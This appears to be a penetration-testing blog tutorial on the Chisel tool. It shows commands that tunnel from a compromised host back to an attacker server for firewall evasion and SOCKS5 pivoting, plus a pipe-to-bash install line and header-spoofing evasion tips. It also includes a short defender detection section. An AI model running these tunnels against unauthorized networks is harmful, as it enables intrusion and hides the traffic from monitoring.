Listen to this Post
Introduction:

Chisel is a fast and lightweight TCP/UDP tunneling tool written in Go (Golang) that enables penetration testers and red teamers to bypass firewalls and securely access internal services using HTTP tunnels with SSH encryption. As organizations increasingly deploy next-generation firewalls with deep packet inspection (DPI) capabilities, traditional SSH tunneling often gets flagged and blocked. Chisel addresses this challenge by encapsulating traffic within HTTP/WebSocket protocols, making it appear as ordinary web traffic while maintaining SSH-grade encryption. This guide provides a comprehensive walkthrough of Chisel’s core port forwarding techniques—local forwarding, reverse forwarding, and SOCKS5 proxy tunneling—along with practical commands, configuration examples, and real-world deployment scenarios for both Linux and Windows environments.
Learning Objectives & Secrets:
- Objective 1: Master Chisel’s three core tunneling modes—local port forwarding (accessing remote services), reverse port forwarding (exposing local services through a firewall), and SOCKS5 dynamic proxying (flexible multi-protocol access)—and understand when to deploy each technique during an engagement.
-
Objective 2 Secret Tip: Use the `–reverse` flag on the server and the `R:` prefix on the client to establish reverse tunnels—this is particularly effective when the target host is behind a NAT or firewall that blocks inbound connections, as the client initiates the outbound connection to your server.
-
Objective 3 Secret Tip: Combine Chisel’s SOCKS5 proxy with Proxychains to route arbitrary tools (nmap, curl, Metasploit, etc.) through the tunnel, effectively turning a single compromised host into a full pivoting gateway into the internal network.
You Should Know:
1. Installation and Basic Setup
Chisel is distributed as a single binary executable containing both client and server functionality, making deployment on target systems remarkably simple.
Linux Installation (Kali/Ubuntu/Debian):
 Install via package manager (Kali)
sudo apt install chisel

Or download the latest binary
curl https://i.jpillora.com/chisel! | bash

Or build from source
go install github.com/jpillora/chisel@latest
Windows Installation:
Download the Windows binary from the GitHub releases page and rename it to `chisel.exe` for convenience.
Docker (for isolated testing environments):
docker run --rm -it jpillora/chisel --help
Verify Installation:
chisel --help
This should display both server and client command options.
2. Local Port Forwarding (Standard Tunneling)
Local port forwarding allows you to access a service running on a remote server through your local machine. The Chisel client connects to the server and forwards traffic from a local port to a remote destination.
Scenario: You have compromised a target machine (192.168.1.100) that can reach an internal web server (10.0.0.5:80), but your attacker machine cannot directly access the internal network.
Step 1 – Start the Chisel Server (Attacker Machine):
chisel server --port 8080
The server listens on port 8080 and displays a fingerprint for client verification.
Step 2 – Connect the Chisel Client (Compromised Host):
chisel client <ATTACKER_IP>:8080 3000:10.0.0.5:80
This command maps local port 3000 on your attacker machine to port 80 on the internal server (10.0.0.5).
Step 3 – Access the Internal Service:
curl http://localhost:3000
 Or open in browser: http://localhost:3000
Syntax Breakdown:
– `3000` = local port on your machine
– `10.0.0.5:80` = remote host and port to forward to
– Traffic flows: Your browser → localhost:3000 → Chisel tunnel → 10.0.0.5:80
3. Reverse Port Forwarding (Firewall Evasion)
Reverse port forwarding is the most powerful technique for绕过 restrictive firewalls. Instead of the client initiating a connection to a remote service, the server listens on a port and tunnels connections back to the client. This is ideal when the target is behind NAT or a firewall that blocks inbound connections.
Scenario: You have a reverse shell on a target inside a corporate network. You want to access an internal service (e.g., RDP on port 3389) from your attacker machine.
Step 1 – Start the Chisel Server with Reverse Mode (Attacker Machine):
chisel server --port 8080 --reverse
The `–reverse` flag allows clients to request reverse tunnels.
Step 2 – Connect the Client with Reverse Remote (Compromised Host):
chisel client <ATTACKER_IP>:8080 R:3389:127.0.0.1:3389
Or to expose an internal web server:
chisel client <ATTACKER_IP>:8080 R:8080:127.0.0.1:80
The `R:` prefix tells Chisel this is a reverse tunnel.
Step 3 – Access the Service from Attacker Machine:
 For RDP
xfreerdp /v:127.0.0.1:3389 /u:user /p:password

For web
curl http://127.0.0.1:8080
Pro Tip – Expose to All Interfaces:
chisel client <ATTACKER_IP>:8080 R:0.0.0.0:9999:10.0.0.5:80
This binds the forwarded port on all interfaces, allowing other team members to access the tunnel.
4. SOCKS5 Proxy Tunneling (Dynamic Port Forwarding)
SOCKS5 proxy mode is the most flexible tunneling method, allowing you to route arbitrary TCP traffic through the compromised host without predefining specific ports.
Step 1 – Start Chisel Server with SOCKS5 Support (Attacker Machine):
chisel server --port 8080 --socks5
The `–socks5` flag enables SOCKS5 proxy functionality on the server.
Step 2 – Connect Client with SOCKS5 Remote (Compromised Host):
chisel client <ATTACKER_IP>:8080 socks
This creates a SOCKS5 proxy listening on `127.0.0.1:1080` on the attacker machine.
Step 3 – Configure Proxychains:
Edit `/etc/proxychains4.conf` (or `/etc/proxychains.conf`):
sudo nano /etc/proxychains4.conf
Ensure the following lines are configured:
 Comment out dynamic_chain or strict_chain as needed
strict_chain

At the end of the file, in [bash]:
socks5 127.0.0.1 1080
Step 4 – Route Tools Through the Proxy:
 Scan internal network
proxychains nmap -sT -Pn -p 80,443,445 10.0.0.0/24

Access SMB shares
proxychains smbclient -L //10.0.0.10 -U username

Connect via RDP
proxychains xfreerdp /v:10.0.0.20 /u:user /p:pass

Use with curl
proxychains curl http://10.0.0.5
Reverse SOCKS5 (Firewall Evasion Version):
When the target is behind a firewall, use reverse SOCKS5:
 Attacker machine
chisel server --port 8080 --reverse --socks5

Target machine
chisel client <ATTACKER_IP>:8080 R:socks
Then configure proxychains as above—the SOCKS5 proxy will be available on 127.0.0.1:1080.
5. Advanced Configuration: Authentication, TLS, and Persistence
Authentication with Authfile:
For multi-user environments or to prevent unauthorized access, configure authentication:
 Create users.json
{
"user1:pass1": [""],
"user2:pass2": ["^10\.0\.0\..:.$", "^.:3000$"]
}

Start server with authfile
chisel server --port 8080 --authfile users.json --reverse

Client connects with authentication
chisel client --auth user1:pass1 <SERVER_IP>:8080 R:8080:127.0.0.1:80
TLS Encryption:
For additional security, enable native TLS termination:
chisel server --port 8443 --tls-key server.key --tls-cert server.crt --reverse
chisel client https://<SERVER_IP>:8443 R:8080:127.0.0.1:80
Persistent Tunnels with Auto-Reconnect:
Chisel clients automatically reconnect with exponential backoff if the connection drops. For production environments, consider running Chisel as a service:
– Linux: Use systemd or `nohup`
– Windows: Use NSSM (Non-Sucking Service Manager) to wrap `chisel.exe` as a Windows service
6. Defensive Detection and Mitigation
For Blue Teams:
- Monitor outbound HTTP connections on non-standard ports—Chisel traffic typically uses WebSocket upgrade headers
- Look for repeated connection attempts with exponential backoff patterns
- Inspect HTTP `User-Agent` strings—Chisel uses a default Golang user-agent unless overridden with `–header`
– Network traffic analysis can reveal SSH handshake patterns within HTTP tunnels
For Red Teams (OPSEC Considerations):
 Customize HTTP headers to blend in
chisel client --header "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)" <SERVER>:8080 R:socks

Override Host header
chisel client --hostname cdn.cloudflare.com <SERVER>:8080 R:8080:127.0.0.1:80
What Undercode Say:
- Key Takeaway 1: Chisel’s HTTP-based tunneling makes it exceptionally effective for bypassing firewalls that would normally block SSH or other protocols—its single-binary design and cross-platform support (Linux, Windows, macOS) make it a go-to tool for red team engagements and penetration testing.
-
Key Takeaway 2: The combination of reverse SOCKS5 tunneling with Proxychains creates a powerful pivoting capability, effectively turning a single compromised host into a full network bridge that can route traffic from any tool through the internal network without requiring per-port configuration.
-
Analysis: Chisel represents a significant evolution in tunneling tools, addressing the core challenges of modern network security—deep packet inspection, strict egress filtering, and complex NAT environments. Its SSH-based encryption ensures confidentiality, while HTTP/WebSocket transport provides the camouflage needed to evade detection. For penetration testers, mastering Chisel is essential for navigating the multi-layered network defenses encountered in enterprise environments. The tool’s ability to multiplex multiple tunnels over a single connection reduces detection surface and improves reliability during long-term engagements. However, defenders must also understand Chisel’s traffic patterns to implement effective monitoring—looking for WebSocket upgrade requests, Golang-specific user-agent strings, and atypical outbound connection patterns on port 8080 or other non-standard ports.
Prediction:
-
+1 Chisel’s adoption will continue to grow among red teams and penetration testers as organizations deploy more sophisticated DPI solutions that block traditional SSH tunneling—its HTTP-based transport provides an effective evasion technique that will remain relevant for years to come.
-
+1 The development of Chisel-1g (Rust reimplementation) and similar tools indicates a trend toward more performant, memory-safe tunneling solutions that will further enhance the capabilities available to security professionals.
-
-1 As Chisel gains popularity, defensive solutions will increasingly incorporate detection signatures for WebSocket-based tunneling—blue teams should expect to see behavioral analytics and machine learning models deployed to identify these traffic patterns.
-
-1 The ease of use and single-binary deployment of Chisel means it will be increasingly leveraged by threat actors in real-world attacks, not just penetration testers—defenders must prioritize monitoring for outbound HTTP tunnels and unusual WebSocket connections.
▶️ Related Video (80% Match):
https://www.youtube.com/watch?v=-I2v88hQp9o
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/e568zKVP – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


